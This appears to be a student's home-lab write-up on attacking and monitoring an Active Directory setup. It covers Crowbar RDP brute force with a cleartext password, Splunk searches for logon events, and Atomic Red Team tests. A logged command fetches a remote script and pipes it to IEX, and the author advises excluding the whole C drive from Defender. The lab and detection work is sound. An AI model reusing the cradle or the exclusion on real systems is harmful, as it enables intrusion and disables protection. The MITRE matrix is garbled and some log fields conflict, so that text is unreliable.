2025-02-19 17:56:56 RDP-SUCCESS : 192.168.10.100:3389 - jzayed:Liverpool123!
2025-02-19 17:56:56 STOP
```

We have an RDP success, with the username and password of both users, as they are matched in the ‘passwords.txt’ by bruteforce attack using Crowbar!

We use /32 as we only want to target this one IP, instead of using /24

```

Splunk Snapshot 2 After AD P4 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
a7hx@splunk:/opt/splunk/bin$ ./splunk stop
Please run 'splunk ftr' as boot-start user
a7hx@splunk:/opt/splunk/bin$ sudo ./splunk stop
Stopping splunkd...
Shutting down. Please wait, as this may take a few minutes.
.....
Stopping splunk helpers...
Done.
a7hx@splunk:/opt/splunk/bin$ sudo ./splunk start
Splunk> Be an IT superhero. Go home early.
Checking prerequisites...
  Checking http port [8000]: open
  Checking https port [8005]: open
  Checking appserver port [127.0.0.1:8065]: open
  Checking Kusto port [8191]: open
  Checking configuration... Done
  Checking critical directories... Done
  Checking indexes...
    Validated: _audit _configtracker _dsapevent _dsclient _dsphomehome _internal _introspection _metrics _metrics_rollup _telemetry _thefishbucket
  endpoint history main summary
  Done
  Checking filesystem compatibility... Done
  Checking conf files for problems...
  Done
  Checking default conf files for edits...
  Validating installed files against hashes from '/opt/splunk/splunk-9.4.0-6b4ebe426ca6-linux-amd64-manifest'
    All installed files intact.
  Done
All preliminary checks passed.

Starting splunk server daemon (splunkd)...
PYTHONHTTPSVERIFY is set to 0 in splunk-launch.conf disabling certificate validation for the httplib and urllib libraries shipped with the embedded Python interpreter; must be set to "1" for increased security
Done

Waiting for web server at http://127.0.0.1:8000 to be available..... Done


If you get stuck, we're here to help.
Look for answers here: http://docs.splunk.com
The Splunk web interface is at http://splunk:8000
a7hx@splunk:/opt/splunk/bin$ [19460.563017] watchdog: BUG: soft lockup - CPU#0 stuck for 529s! [swapper/0:0]

```

I was stuck on this for ages! The Splunk server was online, but I couldn't access the web interface from my target machine. I tried everything I could think of, checking settings and troubleshooting different possibilities, but nothing worked. After a few hours of frustration, I finally came across some documentation online that explained:

- Sudo ./splunk ftr – FTR - **First Time Run** and is used to complete the initial Splunk setup.
- Sudo ./splunk stop
- Sudo ./splunk start

We entered privileged Splunk mode and then stopped the server and restarted the server again, and it worked!



For 'jzayed' there is the event id 4625, it means there has been 81 failed attempts to log into that account. As we done multiple times, as earlier the Splunk web interface wouldn't connect to my web interface.

****From this point, I had to use my phone to take pictures instead of taking screenshots and documenting, as having four virtual machines up was causing a lot of stress on my computer, leading to overheating and extremely laggy!****

The screenshots show the Splunk interface with three different search results for event ID 4625. Each result displays multiple log entries. The logs consistently show the following details:

- Host: TARGETPC
- Source: WinEventLog:Security
- Source Type: WinEventLog:Security
- Event ID: 4625
- Time: 02/19/2025 05:56:57 PM
- Security ID: S-1-0-0
- Account Name: jzayed
- Account Domain: (varies)

The logs also mention 'Account For Which Logon Failed' and show '20 lines omitted ...' for each entry.

We can see that the time is almost/if not the same across multiple logs with the event ID: 4625 in our Splunk log, as, of course, we are doing a brute force attack, and it indicates that it is brute force attack!

When we look up the Event ID 4624:

- It shows it is an account which is successfully logged in!
 - o Via: www.ultimatewindowssecurity.com

The screenshot shows the Splunk 9.4.0 interface with a search query: index=_endpoint _jzayed EventCode=4624. The results show 4 events from 19/02/2025 23:00:00.000 to 19/02/2025 23:47:39.000. One event is selected, showing details like Security ID: S-1-5-21-1121535999-855454156-3584389517-1109, Account Name: jzayed, and Account Domain: ASHITAQ. The interface includes a timeline format, zoom controls, and a list view.



This is a detailed view of the selected event from the previous screenshot. The event information includes:
Time: 19/02/2025 05:56:57 PM
Event ID: 175657000
Source: WinEventLog:Security
Host: TARGET-PC
Account Name: jzayed
Account Domain: ASHITAQ
Logon Type: 3 - Interactive Logon
Logon Process: win32kfull
Logon GUID: {00000000-0000-0000-0000-000000000000}
Logon Method: 0x3E22A
Logon Source: 0x0
Network Account Name: -
Network Account Domain: -
Process ID: -
Process Name: -
User Name: -
Workstation Name: -
Transited Services: -
Type: 1
Virtual Account: -
Workstation Name: -
Detailed Authentication Information:
Logon Process: NtLmSpn
Logon Package: NTLM
Transited Services: -
Package Name (NTLM only): NTLM V2
Key Length: 128
This event is generated when a logon session is created. It is generated on the computer that was accessed.
The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the 'Server' service or a local process such as Winlogon.exe or Services.exe.

We can see that the account was successfully logged in, and the work stations Kali, and its associated IP address where its logging in from, which shows it's a clear attack!

Installing Atomic Red Team

Before we install we got to make an exclusion for the entire C drive, as Windows Defender will detect and try to remove some files.

Now we install Atomic Red Team, using the GitHub file which was a pain to download!




MITRE ATT&CK (<https://attack.mitre.org/>) is a website that explains how hackers attack and how to stop them. It lists different hacking methods, why they're used, and how to defend against them.

MITRE ATT&CK®		Matrices		Tactics		Techniques		Defenses		CTI		Resources		Benefactors		Blog		Search	
Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Evasion	Defense Evasion	Access Credential	Discovery	Lateral Movement	Collection	Compliance							
10 techniques	8 techniques	10 techniques	14 techniques	20 techniques	14 techniques	44 techniques	17 techniques	32 techniques	9 techniques	17 techniques	18 techniques	10 techniques							
Active Scanning (2)	Acquire Access (2)	Content Injection (2)	Cloud Infrastructure Command (2)	Account Manipulation (2)	Abuse Elevation Mechanism (2)	Adversary in the Middle (2)	Account Discovery (2)	Exploitation of Services (2)	Adversary in the Middle (2)	Exploit Remote Services (2)	App-Proto (2)								
Cloud Host Information (2)	Acquire Credentials (2)	Command and Control (2)	Command and Control Interpreter (1)	Boot or Logon Manipulation (2)	ATM JIBS	Access Token Manipulation (2)	Account Discovery (2)	Internal Spoofing (2)	Cloud Host Discovery (2)	Cloud Reconnaissance (2)	Commodity ROM (2)								
Cloud User Identity Information (2)	Compromise (2)	Exploit Public Application (2)	Container (2)	Container Manipulation (2)	Antivirus (2)	Container Manipulation (2)	Autonomous Action (2)	Cloud Infrastructure Discovery (2)	Cloud Reconnaissance (2)	Cloud Service Discovery (2)	Commodity ROM (2)								
Compromise Infrastructure (2)	External Threat Services (2)	Exploit External Services (2)	Deploy Container (2)	Deploy or Logon Initialization Scripts (2)	Crash Opcodes (2)	Deploy or Logon Initialization Scripts (2)	Driver Evasion (2)	Cloud Infrastructure Discovery (2)	Cloud Reconnaissance (2)	Cloud Service Discovery (2)	Commodity ROM (2)								
Compromise Network Infrastructure (2)	Hardware Additions (2)	Exploit for Client Execution (2)	Drop Extension (2)	Drop Extension (2)	Drop Extension (2)	Drop Extension (2)	Forced Authentication (2)	Cloud Infrastructure Discovery (2)	Cloud Reconnaissance (2)	Cloud Service Discovery (2)	Commodity ROM (2)								
Compromise Org Information (2)	Hardware Capabilities (2)	Exploit for Process Communication (2)	Comprise Software (2)	Exploit File or Information Disclosure (2)	File Copy (2)	Exploit File or Information Disclosure (2)	File Integrity Monitoring (2)	Cloud Infrastructure Discovery (2)	Cloud Reconnaissance (2)	Cloud Service Discovery (2)	Commodity ROM (2)								
Phishing for Information (2)	Hardware Capabilities (2)	Phishing (2)	Create Account (2)	File Modification (2)	File Modification (2)	File Modification (2)	File System (2)	Cloud Infrastructure Discovery (2)	Cloud Reconnaissance (2)	Cloud Service Discovery (2)	Commodity ROM (2)								
Reconnaissance (2)	Hardware Capabilities (2)	Phishing Through Malicious Media (2)	File System (2)	File System (2)	File System (2)	File System (2)	File System (2)	Cloud Infrastructure Discovery (2)	Cloud Reconnaissance (2)	Cloud Service Discovery (2)	Commodity ROM (2)								
Reconnaissance (2)	Stage Capabilities (2)	Supply Chain Compromise (2)	File System (2)	File System (2)	File System (2)	File System (2)	File System (2)	Cloud Infrastructure Discovery (2)	Cloud Reconnaissance (2)	Cloud Service Discovery (2)	Commodity ROM (2)								
Search Open Databases (2)	System Access (2)	Supply Chain Compromise (2)	Job (2)	Job (2)	Job (2)	Job (2)	Job (2)	Cloud Infrastructure Discovery (2)	Cloud Reconnaissance (2)	Cloud Service Discovery (2)	Commodity ROM (2)								
Search Open Websites (2)	System Access (2)	Supply Chain Compromise (2)	Job (2)	Job (2)	Job (2)	Job (2)	Job (2)	Cloud Infrastructure Discovery (2)	Cloud Reconnaissance (2)	Cloud Service Discovery (2)	Commodity ROM (2)								
Search Victim Owned Websites	Valid Accounts (2)	Trausted Relationship (2)	Software Deployment Tools (2)	File Triggered Execution (2)	Escape to Host (2)	Execution Guardrail (2)	File and Directory Persistence (2)	Cloud Infrastructure Discovery (2)	Cloud Reconnaissance (2)	Cloud Service Discovery (2)	Commodity ROM (2)								
			System Deployment (2)	File Triggered Execution (2)	File Triggered Execution (2)	File Triggered Execution (2)	File and Directory Persistence (2)	Cloud Infrastructure Discovery (2)	Cloud Reconnaissance (2)	Cloud Service Discovery (2)	Commodity ROM (2)								
			Hijack (2)	Hijack (2)	Hijack (2)	Hijack (2)	File and Directory Persistence (2)	Cloud Infrastructure Discovery (2)	Cloud Reconnaissance (2)	Cloud Service Discovery (2)	Commodity ROM (2)								
			User Execution (2)	User Execution (2)	User Execution (2)	User Execution (2)	File and Directory Persistence (2)	Cloud Infrastructure Discovery (2)	Cloud Reconnaissance (2)	Cloud Service Discovery (2)	Commodity ROM (2)								
			Windows (2)	Windows (2)	Windows (2)	Windows (2)	File and Directory Persistence (2)	Cloud Infrastructure Discovery (2)	Cloud Reconnaissance (2)	Cloud Service Discovery (2)	Commodity ROM (2)								
			Imply Artifact (2)	Imply Artifact (2)	Imply Artifact (2)	Imply Artifact (2)	File and Directory Persistence (2)	Cloud Infrastructure Discovery (2)	Cloud Reconnaissance (2)	Cloud Service Discovery (2)	Commodity ROM (2)								

We will use the local account: T1136.001 – Creating Local Account

- This will automatically generate telemetry, based on creating a local account.
- Username is : NewLocaluser



The screenshot shows a Windows 10 desktop environment with a PowerShell window open. The window title is "Windows 10 [Snapshot 2 After AD PO] [Running] - Oracle VM VirtualBox". The command being run is:


```
PS C:\Windows\system32\Invoke-AtomicTest T1136.001
Path\To\AtomicTests\Invoke-AtomicTest.ps1
```

The output of the command is:

```
Executing test: T1136.001-4 Create a new user in a command prompt
The password does not meet the password policy requirements. Check the minimum password length, password complexity and password history requirement.
More help is available by typing NET HELPMSG 2245.
Exit code: 2
Done executing test: T1136.001-4 Create a new user in a command prompt
Executing test: T1136.001-5 Create a new user in PowerShell
Executing test: T1136.001-5 Create a new user in PowerShell
NewLocalUser
    Enabled Description: -----
    ...
T1136.001_PowerShell True
Exit code: 0
Done executing test: T1136.001-5 Create a new user in PowerShell
Executing test: T1136.001-6 Create a new Windows admin user
This script creates a new user, adds it to a local administrators group and then deletes the user.
User 'NewLocalUser' created successfully.
User 'NewLocalUser' added to the Administrators' group.
Newly Created User Info:
User          NewLocalUser
Full Name     NewLocalUser
Comment      All
User comment
Country/region code 000 (System Default)
Account active Yes
Account lockout never
Last logon 22/02/2025 14:18:40
Password last set 22/02/2025 14:18:40
Password expires Never
Password changeable 22/02/2025 14:18:40
Password required Yes
User may change password No
User must change password All
Logon script
Home directory
Last logon Never
Logon hours allowed All
Local Group Memberships Administrators
Global Group Memberships
The command completed successfully.
User 'NewLocalUser' deleted successfully.
User 'NewLocalUser' deleted successfully.
Exit code: 0
Done executing test: T1136.001-9 Create a new Windows admin user via .NET
PS C:\Windows\system32>
```


The PowerShell window is running in the background of a desktop with icons for GitHub, Notion, and VS Studio. The taskbar shows the date as 22/02/2025 and the time as 14:18:40.

Now, looking at Splunk and searching for the endpoint, we find nothing when trying to detect the new user. This means that if an attacker were to compromise the system and create a local account, the current settings wouldn't pick up that activity—leaving it undetected.



The screenshot shows a Splunk search interface titled "New Search". The search bar contains the query "index=endpoint NewLocalUser". Below the search bar, it says "0 events (2/16/24 2:00:00.000 AM to 2/17/24 2:12:58.000 AM)" and "No Event Sampling". The "Events (0)" tab is selected. At the bottom, it says "No results found. Try expanding the time range."

Now, let's do another: T1059 - Command and Scripting Interpreter: PowerShell



```
Administrator: Windows PowerShell
> $process.Start() > $null
+ CategoryInfo          : NotSpecified: () [], MethodInvocationException
Exit code: 1
Done executing test: T1059-001-5 Invoke-AspNethost
Executing test: T1059-001-6 PowerShell Mutex COM object - with prompt
2025/02/22 14:10:50 Download Cradle test success!
Exit code: 0
Done executing test: T1059-001-6 PowerShell Mutex COM object - with prompt
Executing test: T1059-001-7 PowerShell CreateFileAndWrite Requests
'C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe' -exec bypass -noprofile '$(0)' is not recognized as an internal or external command
Operable program or batch file.
Exit code: 255
Done executing test: T1059-001-7 PowerShell 2NC Requests
Executing test: T1059-001-8 PowerShell Invoke mutex.exe download
Exception calling "Start" with "0" argument(s): "Access is denied"
At C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe:1 char:17
+ Start-Process -File C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -noprofile -NoProfile -WindowStyle Hidden -Wait
+ CategoryInfo          : NotSpecified: () [], MethodInvocationException
Exit code: 1
Done executing test: T1059-001-8 PowerShell Invoke mutex.exe download
Executing test: T1059-001-9 PowerShell Fileless Script Execution
Exception calling "Start" with "0" argument(s): "Access is denied"
At C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe:1 char:17
+ Start-Process -File C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -noprofile -NoProfile -WindowStyle Hidden -Wait
+ CategoryInfo          : NotSpecified: () [], MethodInvocationException
Exit code: 1
Done executing test: T1059-001-9 PowerShell Fileless Script Execution
Executing test: T1059-001-11 NTFS Alternate Data Stream Access
Stream Data Executed
FILE: C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe
Done executing test: T1059-001-11 NTFS Alternate Data Stream Access
Executing test: T1059-001-12 PowerShell Session Creation and Use
Session Data Executed
FILE: C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe
Done executing test: T1059-001-12 PowerShell Session Creation and Use
New P-Session : [TARGET-PC] Connecting to remote server TARGET-PC failed with the following error message : The client
```

We had powershell command '-exec bypass -noprofile', we can search this in Splunk and see:

The screenshot shows a Splunk search interface with the following details:

- Fields:** Hide Fields, All Fields, Format, Show 20 Per Page, View: List.
- Event Log:**
 - Time: 22/02/2025 14:18:53 PM
 - Source: WinEventLog:Security
 - Type: Security
 - Message: A new local user account named 'TARGET-PC' was created.
 - Details: Security ID: S-1-5-21-2393747089-2832374791-1609359670-1005, Account Name: New.localUser, Account Domain: TARGET-PC.
- Logs:** Show all 26 lines, host = TARGET-PC, source = WinEventLog:Security, sourcetype = WinEventLog:Security.
- Timestamps:** 22/02/2025 14:18:53 PM, 22/02/2025 14:18:53 PM, 22/02/2025 14:18:53 PM.
- Bottom Status Bar:** Type here to search, Rain..., 1509, 22/02/2025, Right Ctrl.

The screenshot shows a Splunk search interface with the following details:

- Fields:** Hide Fields, All Fields, Format, Show 20 Per Page, View: List.
- Event Log:**
 - Time: 22/02/2025 14:56:55.000
 - Source: WinEventLog:Security
 - Type: Security
 - Message: A PowerShell command was executed.
 - XML Content (partial):

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System>
<Provider Name="Microsoft-Windows-Sysmon" Guid="5770385f-c22a-43e0-bf4c-06f5698f
fb93"><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task>
<Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime
="2025-02-22T14:56:55.4197320Z"><EventRecordID>28581</EventRecordID><Correlati
on/><Execution ProcessID="2352" ThreadID="3548" /><Channel>Microsoft-Windows-Sys
mon/Operational</Channel><Computer>target-PC.ashifad.local</Computer><Security
UserID="S-1-5-18"></System><EventData><Data Name='RuleName'>technique_id=T105
9.003,technique_name='Windows Command Shell'</Data><Data Name='UtcTime'>2025-02-2
2 14:56:55.365</Data><Data Name='ProcessGuid'>8f800aff-e5b7-67b9-4e04-00000000
1c00</Data><Data Name='ProcessId'>7092</Data><Data Name='Image'>C:\Windows\Sys
tem32\cmd.exe</Data><Data Name='FileVersion'>10.0.19841.3636 (WinBuild.160101.0
800)</Data><Data Name='Description'>Windows Command Processor</Data><Data Name
='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Mic
rosoft Corporation</Data><Data Name='OriginalFileName'>Cmd.Exe</Data><Data Name
='CommandLine'>cmd.exe" /c "C:\Windows\System32\WindowsPowerShell\v1.0\powersh
ell.exe" -exec bypass -noprofile <Xml = (New-Object System.Xml.XmlDocument);$X
ml.Load('https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/a
tomics/T1059.001/src/test.xml');$Xml.Command.A.Execute | IEX"</Data><Data Name
='CurrentDirectory'>C:\Users\ADMINI-1\AppData\Local\Temp</Data><Data Name='Use
r'>ASHIFAD\Administrator</Data><Data Name='LogonGuid'>8f800aff-d10f-67b9-b40c-
270000000000</Data><Data Name='LogonId'>0x270cb4</Data><Data Name='TerminalSes
sionId'>1</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1
=E98E2F86E3A3BF02D1953AECCF0ED2228459604,MD5=B6CD09F6A25744A8FA6E4B3E4D260C5,
SHA256=265B69033CEA7A9F8214A34CD9B17912909AFA6C7A47395D788893A24507E59,IMPHASH
=272245E2988E1E4305008852C4FB5E18</Data><Data Name='ParentProcessGuid'>8f800af

```
- Bottom Status Bar:** Type here to search, Rain..., 1509, 22/02/2025, Right Ctrl.

We can build alerts to detect activities in the future, in the future, along with creating a new local user account. The event generates it just takes a little bit of time!

Conclusion

I really enjoyed working on this Active Directory project. It was both engaging and challenging, pushing me to think outside the box and develop problem-solving skills that will be valuable in real-world scenarios. While it turned out to be more difficult than I initially expected, I remained committed to completing it—despite the frustration of dealing with an extremely slow computer at times! Overall, this experience has strengthened my technical skills, and now that it's completed, I'm excited to take on more projects and continue expanding my knowledge.

